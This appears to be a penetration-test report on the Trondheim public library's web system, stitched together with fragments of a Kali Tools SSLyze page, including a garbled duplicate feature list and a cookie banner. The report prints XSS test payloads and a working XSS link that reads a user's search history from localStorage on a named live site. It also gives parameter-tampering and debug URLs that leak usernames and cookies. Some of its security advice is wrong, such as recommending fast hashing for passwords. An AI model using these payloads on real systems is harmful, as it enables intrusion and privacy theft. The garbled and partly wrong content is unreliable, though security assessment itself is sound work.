SSLyze Package Description

SSLyze is a Python tool that can analyze the SSL configuration of a server by connecting to it. It is designed to be comprehensive, and should help organizations and testers identify mis-configurations affecting their SSL servers.

Key features include:

- Multi-processed and multi-threaded scanning (it's fast)
- SSL 2.0/3.0 and TLS 1.0/1.1/1.2 compatibility
- Performance testing: session resumption and TLS tickets support
- Security testing: weak cipher suites, insecure renegotiation, CRIME, Heartbleed and more
- Server certificate validation and revocation checking through OCSP stapling
- Support for StartTLS handshakes on SMTP, XMPP, LDAP, POP, IMAP, RDP and FTP
- Support for client certificates when scanning servers that perform mutual authentication

Appendix A: Detailed test results for web interface

KALI TOOLS

Home

SSLyze Package Description

```

* TLSV1_3 Cipher Suites:
  Server rejected all cipher suites.

* Session Renegotiation:
  Client-initiated Renegotiation: OK - Rejected
  Secure Renegotiation:           OK - Supported

* TLS 1.2 Session Resumption Support:
  With Session IDs:               OK - Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
  With TLS Tickets:               NOT SUPPORTED - TLS ticket not assigned.

* TLSV1_2 Cipher Suites:
  Forward Secrecy                 OK - Supported
  RC4                             OK - Not Supported

Preferred:
  TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
Accepted:
  TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
  TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
  TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
  TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
  TLS_DHE_RSA_WITH_AES_256_CBC_SHA
  TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
  TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
  TLS_DHE_RSA_WITH_AES_128_CBC_SHA

* TLSV1_1 Cipher Suites:
  Forward Secrecy                 OK - Supported
  RC4                             OK - Not Supported

Preferred:
  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
Accepted:
  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
  TLS_DHE_RSA_WITH_AES_256_CBC_SHA
  TLS_DHE_RSA_WITH_AES_128_CBC_SHA

* Deflate Compression:
  OK - Compression disabled

* ROBOT Attack:
  OK - Not vulnerable, RSA cipher suites not supported
          
```

analyze the SSL configuration of a server by connecting to it. It is designed to be comprehensive, and should help organizations and testers identify mis-configurations affecting their SSL servers.

Key features include:

- Multi-processed and multi-threaded scanning (it's fast)
- SSL 2.0/3.0 and TLS 1.2 ciphers
- Performance test in real world
- Security testing for server certificates
- Server certificate and handshake
- Support for StartAsWebServer
- Support for client certificates

• XML output to further process the scan results

Source: <https://github.com/ISECPartners/sslyze>

SSLyze Homepage | Kali Linux

• Author: ISECPartners

256 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
256 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
256 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
256 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
128 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
128 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
256 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
256 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
256 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
128 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2
128 bits	HTTP	301	Moved	Permanently	-	https://trondheim.bib.no/cgi-bin/m2

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyze our site usage. We also share information about your use of our site with our advertising and analytics partners who may combine it with other information you've provided to them or that they've collected from your use of their services. Cookies if you continue to use our website.

Appendix A: Detailed test results for web interface

```

* ROBOT Attack: OK - Not vulnerable, RSA cipher suites not supported

* Certificate Information:
Content
SHA1 Fingerprint: 2ed581fe88e5af919fc134891c39ced74504ddb
Common Name: *.bib.no
Issuer: GlobalSign Domain Validation CA - SHA256 - G2
Serial Number: 874871555009695887764612378
Not Before: 2017-02-13 09:55:04
Not After: 2020-05-13 09:55:04
Signature Algorithm: sha256
Public Key Algorithm: RSA
Key Size: 2048
Exponent: 65537 (0x10001)
DNS Subject Alternative Names: ['*.bib.no', 'bib.no']

Trust
Hostname Validation: OK - Certificate matches trondheim.bib.no
Android CA Store (9.0.0_r9): OK - Certificate is trusted
iOS CA Store (12, macOS 10.14, watchOS 5, and tvOS 12): OK - Certificate is trusted
Java CA Store (jdk-11.0.2): OK - Certificate is trusted
macOS CA Store (12, macOS 10.14, watchOS 5, and tvOS 12): OK - Certificate is trusted
Mozilla CA Store (2018-11-22): OK - Certificate is trusted
OPENJDK CA Store (jdk-11.0.2): OK - Certificate is trusted
Windows CA Store (2018-12-08): OK - Certificate is trusted
Symantec 2018 Deprecation: OK - Not a Symantec-issued certificate
Received Chain: *.bib.no --> GlobalSign Domain Validation CA - SHA256 - G2
Verified Chain: *.bib.no --> GlobalSign Domain Validation CA - SHA256 - G2 --> GlobalSign Root CA
Received Chain Contains Anchor: OK - Anchor certificate not sent
Received Chain Order: OK - Order is valid
Verified Chain contains SHA1: OK - No SHA1-signed certificate in the verified certificate chain

Extensions
OCSP Must-Staple: NOT SUPPORTED - Extension not found
Certificate Transparency: OK - 5 SCTs included

OCSP Stapling
NOT SUPPORTED - Server did not send back an OCSP response

* OpenSSL CCS Injection: OK - Not vulnerable to OpenSSL CCS injection

* Downgrade Attacks:
TLS_FALLBACK_SCSV: OK - Supported

* TLSV1 Cipher Suites:
Forward Secrecy: OK - Supported
RC4: OK - Not Supported

Preferred:
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
Accepted:
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
TLS_DHE_RSA_WITH_AES_256_CBC_SHA
TLS_DHE_RSA_WITH_AES_128_CBC_SHA

* SSLV2 Cipher Suites:
Server rejected all cipher suites.

* SSLV3 Cipher Suites:
Server rejected all cipher suites.

* OpenSSL Heartbleed: OK - Not vulnerable to Heartbleed

SCAN COMPLETED IN 5.33 S

```

The test looks good. The fact that TLS tickets are not supported is ok, because the TLS tickets may weaken the forwarded secrecy [https://dl.acm.org/doi/abs/10.1145/2987443.2987480?casa_token=2NNAr9YZzYAAAAA%3AIjt4qRdt9aWPOZ_WtOFUuak4_1CPYPiOR2Kw4GNPJVn7LBRJHuUBc7_ABTiAzNAAZw91fYh2UqyKOWQ].

The Online Certificate Status Protocol (OCSP) is not supported which is ok because it is an alternative to the Certificate Revocation List (CRL) and you only want one of them

[https://www.digicert.com/enabling-ocsp-stapling.htm]. OCSP stapling is an alternative to OCSP [https://www.keycdn.com/support/ocsp-stapling].

Testing SSL certificate validity:

Testing for certificate validity:

This test is done with the SSLyze vulnerability test. The hostname validation tests the validity of the certificate in respect to naming. The name of the certificate is the same as for the name of the site.

Testing for other vulnerabilities:

Surf jacking:

Secure Renegotiation to HTTP is unbladed, and the Upgrade value is set to change protocols from http to https, as shown in 4.2.4 OTG-INFO-004 Enumerate Applications on Webserver.

When the user logs in to Trondheim.bib.no the session ID is saved as a cookie. This cookie has the HttpOnly flag set, but the Secure flag is not set. The session ID might be sent over a http connection if the website supports both http and https.

```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2020 12:36:31 GMT
Server: Apache
X-Frame-Options: DENY
Set-Cookie: sesjid=2020055133632-39500318113481775; expires=Sat, 22-Aug-2020 14:36:32; path=/; HttpOnly;
Set-Cookie: chskmg=1; expires=Sat, 22-Aug-2020 14:36:32; path=/;
Set-Cookie: hpid=1582547792; expires=Mon, 9-Mar-2020 13:36:32; path=/;
Vary: Accept-Encoding
Content-Length: 55176
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html lang="NO" >
<head>
```

SSL strip:

The user is redirected from http to https when entering <http://Trondheim.bib.no>.

Conclusion: **Pass**

4.10.2 OTG-CRYPST-002 Testing for Padding Oracle

Because of little time and relevance to the assignment, this point has not been prioritised.

4.10.3 OTG-CRYPST-003 Testing for Sensitive information sent via unencrypted channels

No information sent over unencrypted channels have been discovered.

Conclusion: **Pass**

4.11 Business Logic Testing

4.11.1 OTG-BUSLOGIC-001 Test Business Logic Data Validation

When changing postal code and town, the check of the combo postal code plus town happens client side, thus it is possible to be registered with postal code plus town: “-45 Fairytaletown” using proxy.

When logging on <https://trhbib1.bib.no/cgi-bin/oauthlogin> with username and password, the user is redirected to <https://biblioteket.trondheim.kommune.no/mine-sider>, a page with limited functionality. If the user doesn't remember their username and password when logging in and uses the recovery functionality, the user is redirected to <https://trhbib1.bib.no/cgi-bin>.

Conclusion: **Issues**

Likelihood: **Moderate**

Impact: **Low**

Overall Score: **Low**


Recommendation: Check postal code and town server side as well on the client side.

If the user submit correct credentials at <https://trhbib1.bib.no/cgi-bin/oauthlogin>, send them to <https://trhbib1.bib.no/cgi-bin>.


4.11.2 OTG-BUSLOGIC-002 Test Ability to Forge Requests

Both the `/cgi-bin/m` and `cgi-bin/m2` page has a hidden parameter called `debug`. One can use this parameter in a URL by setting `debug=1`, to get some interesting results.

By using the link <https://www.tfb.no/cgi-bin/m2?mode=home&debug=1>, what happens is that there are two new pre tags not previously present on the resulting webpage. The first pre tag contains all parameters set in the url, while the other one contains all the users cookies on the `tfb.no` web page.



In the picture above no debug parameter is used in the url.



In this picture the debug parameter is set to 1, and the pre tags show up with information.

4.11.3 OTG-BUSLOGIC-003 Test Integrity Checks

No vulnerabilities found.

Conclusion: **Pass**

4.11.4 OTG-BUSLOGIC-004 Test for Process Timing

No vulnerabilities found.

Conclusion: **Pass**

4.11.5 OTG-BUSLOGIC-005 Test Number of Times a Function Can be Used Limits

Changing users address normally requires email verification, however after changing the address several times the same day, the site says it requires email verification, but this can be ignored and still update the address. Updating the address can be done seemingly unlimited times a day.

Conclusion: **Issues**

Likelihood: **Moderate**

Impact: **Low**

Overall Score: **Low**

Recommendation: Bug fix.

4.11.6 OTG-BUSLOGIC-006 Testing for the Circumvention of Work Flows

The owasp guide mentions stopping a transaction mid-process. As there are no transactions to speak of, this has not been prioritized. Attempts to cancel reservation of books have not resulted in the book being reserved to someone.

Conclusion: **Pass**

4.11.7 OTG-BUSLOGIC-007 Test Defenses Against Application Mis-use

The screenshot shows a web interface for a library registration system. The header includes the library name 'Trondheim folkebibliotek og Trøndelag fylkesbibliotek' and a search bar. The main content area is titled 'Lånerregistrering - 1/4'. It contains several input fields: 'Fornavn *' with the value 'Future person', 'Etternavn *' with the value 'future person', and 'Fødselsdato *' with a date picker set to '1 / 10 / 2020'. Below these is a field for 'Fødselsnummer/D-nr/DUF-nr *' containing '11-12 siffer', with a red error message 'Krever 11-12 siffer' next to it. A note states 'Fødselsnummer er nødvendig for kunne sjekke om du allerede er registrert som låner.' A green 'Fortsett' button is located at the bottom of the form.

Figure: screenshot taken 26th of march 2020, after bug fix.

It is possible to register users who obviously don't exist (example born january 1st, year 1, was changed server side to january 1st 1901), but until they meet up physically in the reception, they can't borrow books. Users have to validate their existence by confirming their email. It is possible to have multiple users registered with the same email. This might be necessary in order for parents to register their children into the system.

Conclusion: **Issues**

Likelihood: **Moderate**

Impact: **Low**

Overall Score: **Low**

Recommendation: Instead of automatically changing obviously invalid data to less invalid data, output an error message to the user.

Parameter tampering `listbibnr` in “`mode=kart`”:

Normal usage: `listbibnr` takes in a library number and shows it on a map. (buggy even when submitted correct library number, may or may not show map). This bug was discovered when assessing what functionality still exists on m-page, not by reviewing source code. The discovery of how this exploit works was done by reading source code.

Possible to retrieve all usernames, and some other weird things such as “aksesspunkt i 4. etasje”


Example:

<https://www.tfb.no/cgi-bin/m2?mode=kart&listbibnr=207783&latlon=63.299649,10.485644>

Shows the name of a user in the library system.

<https://www.tfb.no/cgi-bin/m2?mode=kart&listbibnr=500&latlon=63.299649,10.485644>

Returns “Aksesspunkt kursrom 4 etasje”.



The bug is also present in the older version of the system: m:

<https://www.tfb.no/cgi-bin/m?mode=kart&listbibnr=500&latlon=63.29964,10.48564>

The parameter has been attempted sanitized so that only numbers are used for page_kart.

Likelihood: **High** “normal” usage may cause this bug

Impact: **Moderate** Unauthorized personal information divulged

Overall Score: **High**

Recommendation: As the “kart” mode is so buggy to begin with, and there is no link to it for users in m2, simply deleting it might be the easiest fix. Or bug repair.

4.11.8 OTG-BUSLOGIC-008 Test Upload of Unexpected File Types

There is no place to upload files.

Conclusion: **Pass**

4.11.9 OTG-BUSLOGIC-009 Test Upload of Malicious Files

There is no place to upload files.

Conclusion: **Pass**

4.12 Client Side Testing

4.12.1 OTG-CLIENT-001 Testing for DOM based Cross Site Scripting

To test for DOM based xss, the following scripts were used:

```
<script>console.log("Cross site scripting test")</script>
```

```
<script>alert("Test!")</script>
```

These were put into the URL in two ways.

1. As parameters after ?. E.g. trhbib1.bib.no/cgi-bin/m2?mode=[script]

2. As fragment following a #. E.g `trhbib1.bib.no/cgi-bin/ms#mode=[script]`

Replacing the mode option with script tags did not yield any results, neither by using ? or # when inputting options. By using the search field an attacker can come across 3 new options to test on.

https://trondheim.bib.no/cgi-bin/m2?mode=vt&hpid=1581675680&nyttok=1&pubsok_txt_0=a

This gives a “hpid”, “nyttok” and “pubsok_txt_0” options to try to take advantage of. The result becomes this:

[trondheim.bib.no/cgi-bin/m2?mode=vt&hpid=<script>alert\(1\)</script>&nyttok=<script>alert\(1\)</script>&pubsok_txt_0=<script>alert\(1\)</script>](https://trondheim.bib.no/cgi-bin/m2?mode=vt&hpid=<script>alert(1)</script>&nyttok=<script>alert(1)</script>&pubsok_txt_0=<script>alert(1)</script>)

This also yields no results.

Conclusion: **Pass**

4.12.2 OTG-CLIENT-002 Testing for JavaScript Execution

To test this, the following URLs and scripts were used.

[https://trondheim.bib.no/cgi-bin/m2?javascript:alert\('test'\)](https://trondheim.bib.no/cgi-bin/m2?javascript:alert('test'))

This yields no results other than redirecting the attacker to an internal server error warning.

Conclusion: **Pass**

4.12.3 OTG-CLIENT-003 Testing for HTML Injection

We have found no way to inject HTML into the web site.

Conclusion: **Pass**

4.12.4 OTG-CLIENT-004 Testing for Client Side URL Redirect

To test this, the following URLs were used.

<https://trondheim.bib.no/cgi-bin/m2?#redirect=www.google.com>

If vulnerable, this should redirect the user to google when submitted. This did not yield any results.

Conclusion: **Pass**

4.12.5 OTG-CLIENT-005 Testing for CSS Injection

Could not find a way to perform client side CSS injection.

Conclusion: **Pass**

4.12.6 OTG-CLIENT-006 Testing for Client Side Resource Manipulation

The web application does not support user controlled url referencing.

Conclusion: **Pass**

4.12.7 OTG-CLIENT-007 Test Cross Origin Resource Sharing

X-Forwarded-Hosts: Not present on `/cgi-bin/m` or `/cgi-bin/m2`.

tfb.no/cgi-bin/m#/cgi-bin/m2 results in a request to `/cgi-bin/m`, followed by a request to `/cgi-bin/m2` right afterwards.

Also tried tfb.no/cgi-bin/m#https://pastebin.com/raw/ba8AFXs4. This leads to a redirect to <https://tfb.no/cgi-bin/m#/raw/ba8AFXs4> which does not yield any results.

No vulnerabilities found.

Conclusion: **Pass**


4.12.8 OTG-CLIENT-008 Testing for Cross Site Flashing

Flash is not used for this website.

Score: **Pass**

4.12.9 OTG-CLIENT-009 Testing for Clickjacking

Clickjacking is possible if the target webpage is open for framing (e.g. `iframe` tags). By setting up a server with an `iframe` with `src` set to `“trondheim.bib.no/cgi-bin/m2”`, one can see that this is not allowed by the domain. Doing this yields no results.



Conclusion: **Pass**

4.12.10 OTG-CLIENT-010 Testing WebSockets

Page does not use websockets.

Conclusion: **Pass**

4.12.11 OTG-CLIENT-011 Test Web Messaging

Page does not use web messaging.

Conclusion: **Pass**

4.12.12 OTG-CLIENT-012 Test Local Storage

Local storage contains lnr. This seems to linger in the localStorage even after the user has logged out, making it possible for an attacker to get a hold of valid emails/loan numbers with a

successful cross site scripting attack. The session storage contains information about the last search done during the session if using the /cgi-bin/m2 endpoint.

If the user is using the /cgi-bin/m endpoint, all searches seem to be logged in the localStorage, giving an attacker the possibility to read the user's search history, which could be considered sensitive information. Considering the findings in OTG-INPVAL-001, this is definitely a possibility.

Example link that alerts user's search history on /cgi-bin/m endpoint:

[https://tfb.no/cgi-bin/m?mode=vt&hpid=3311&pubsok_txt_0=<script>setTimeout\(function\(\)%7Balert\(localStorage.getItem\("searches"\)\)%7D,2000\)</script>](https://tfb.no/cgi-bin/m?mode=vt&hpid=3311&pubsok_txt_0=<script>setTimeout(function()%7Balert(localStorage.getItem()

Note: Due to the cross site scripting problem being fixed before screenshots were taken, some screenshots have been taken of the console view in the browser that demonstrates that it is possible to get to the content stored in localStorage.

```
> eval(localStorage.searches).map(e=>console.log(e))
cancer
harry potter
house of leaves
christianity
blindness
crusades
the pope
lord of the rings
< ▶ (8) [undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined]
```

The picture shows the user's search history.

Conclusion: **Issues**

Likelihood: **Moderate** As one can see from OTG-INPVAL-001, cross site scripting at the /cgi-bin/m endpoint is possible, and relatively easy to do.

Impact: **Low** A successful attack will at worst give the attacker an email address or loan number that can be used to login to the users account. The attacker still needs a password to do this however. The attacker also gets a hold of search history given the user is using the old version of the webpage. If the newer version is in use, the attacker gets access to the last search done by the user during the session. Since the old version shouldn't be used by many people, and cross site

scripting requires more work and is much harder on the newer page, the impact has been set to low.

Total Score: **Low**

Recommendations: Don't log searches. Don't use localStorage and sessionStorage to log searches. Don't log email address or loan number in localStorage. Remove /cgi-bin/m endpoint.

B Synopsis of web interface issues

Some text is censored in this report, this is marked with *CENSORED*. Trondheim Folkebibliotek and Bibliotek-Systemer received the uncensored version. This is the less detailed version of “testing of web interface report”, as it only focuses on issues found and recommendations, not test coverage. It is also easier to follow for the Trondheim Folkebibliotek and Bibliotek-Systemer, as new issues are simply appended to the bottom of the report, and there is no need for scrolling through the entirety of “testing of web interface” to check if anything new has been added. This document was stored in Trondheim Folkebibliotek’s google drive, and emails were sent whenever there were updates to this document.

Web interface synopsis sent to Trondheim Folkebibliotek and Bibliotek Systemer AS

Evidence 1: Unhashed client-side passwords:

(OTG-INFO-006)

No password hashing performed client-side. It does not conform to best practices. While Trondheim Folkebibliotek is ensuring encrypted traffic to the server (HTTPS), some libraries do not (ex *CENSORED* skole).

Recommendation: Use a fast hashing algorithm to conform to today's standards for password managing.

Evidence 2: Sensitive information in server logs:

(OTG-CONFIG-002)

Looking at the log files on the server it is apparent that sensitive information is logged. This includes the user's usernames, real names, addresses, passwords, and pin codes, all in cleartext.

Recommendation: Remove unnecessary console logging in production mode, as well as test pages. Stop logging unnecessary information as search history and passwords.

Evidence 3: Admin page accessible from open wifi and test pages open for all

During normal situations the page `tfb.no/cgi-bin/m2-int` is accessible from Trondheim Folkebibliotek's public wifi. (During Corona-virus outbreak the page has world access)

Test pages are open to the public after the final product has been published. Test pages that should not be necessary for the public to access. Accessed by appending `-test` to `/cgi-bin/m` and `/cgi-bin/m2` endpoints.

Recommendation: Change firewall settings so that it cannot be accessed (or hacked) from customer wifi.

Evidence 4: No usage of strict transport security

(OTG-CONFIG-007)

None of the servers sends results that indicate that communication can only happen over strict https. This is also done by adding the web page to google's list of approved pages.

However the application redirects all HTTP traffic to https.

Recommendation: Usage of strict transport security header and submit the webpage to <https://hstspreload.org>, would mitigate man-in-the-middle attack and make tfb.no server rank higher on google search index.

Evidence 5: Clicking the browser's back button after logging off will get you "logged in" again

(OTG-AUTHN-006)

After logout it is possible to use the browser's back button to "log in". This might divulge private data about the user for people who share a computer with the user.

Recommendation: Set the header to `Cache-Control: no-cache`, or `Cache-Control: must-re-validate`, prevents the web browser to cache logged-in web pages.

Evidence 6: Cookies expire after 180 days

(OTG-SESS-001)

Cookies that are valid for several months, increases the risk of getting stolen. See cross-site request forgery.

Recommendation: Shorter session cookies life.

Evidence 7: Secure cookie not used

(OTG-SESS-002)

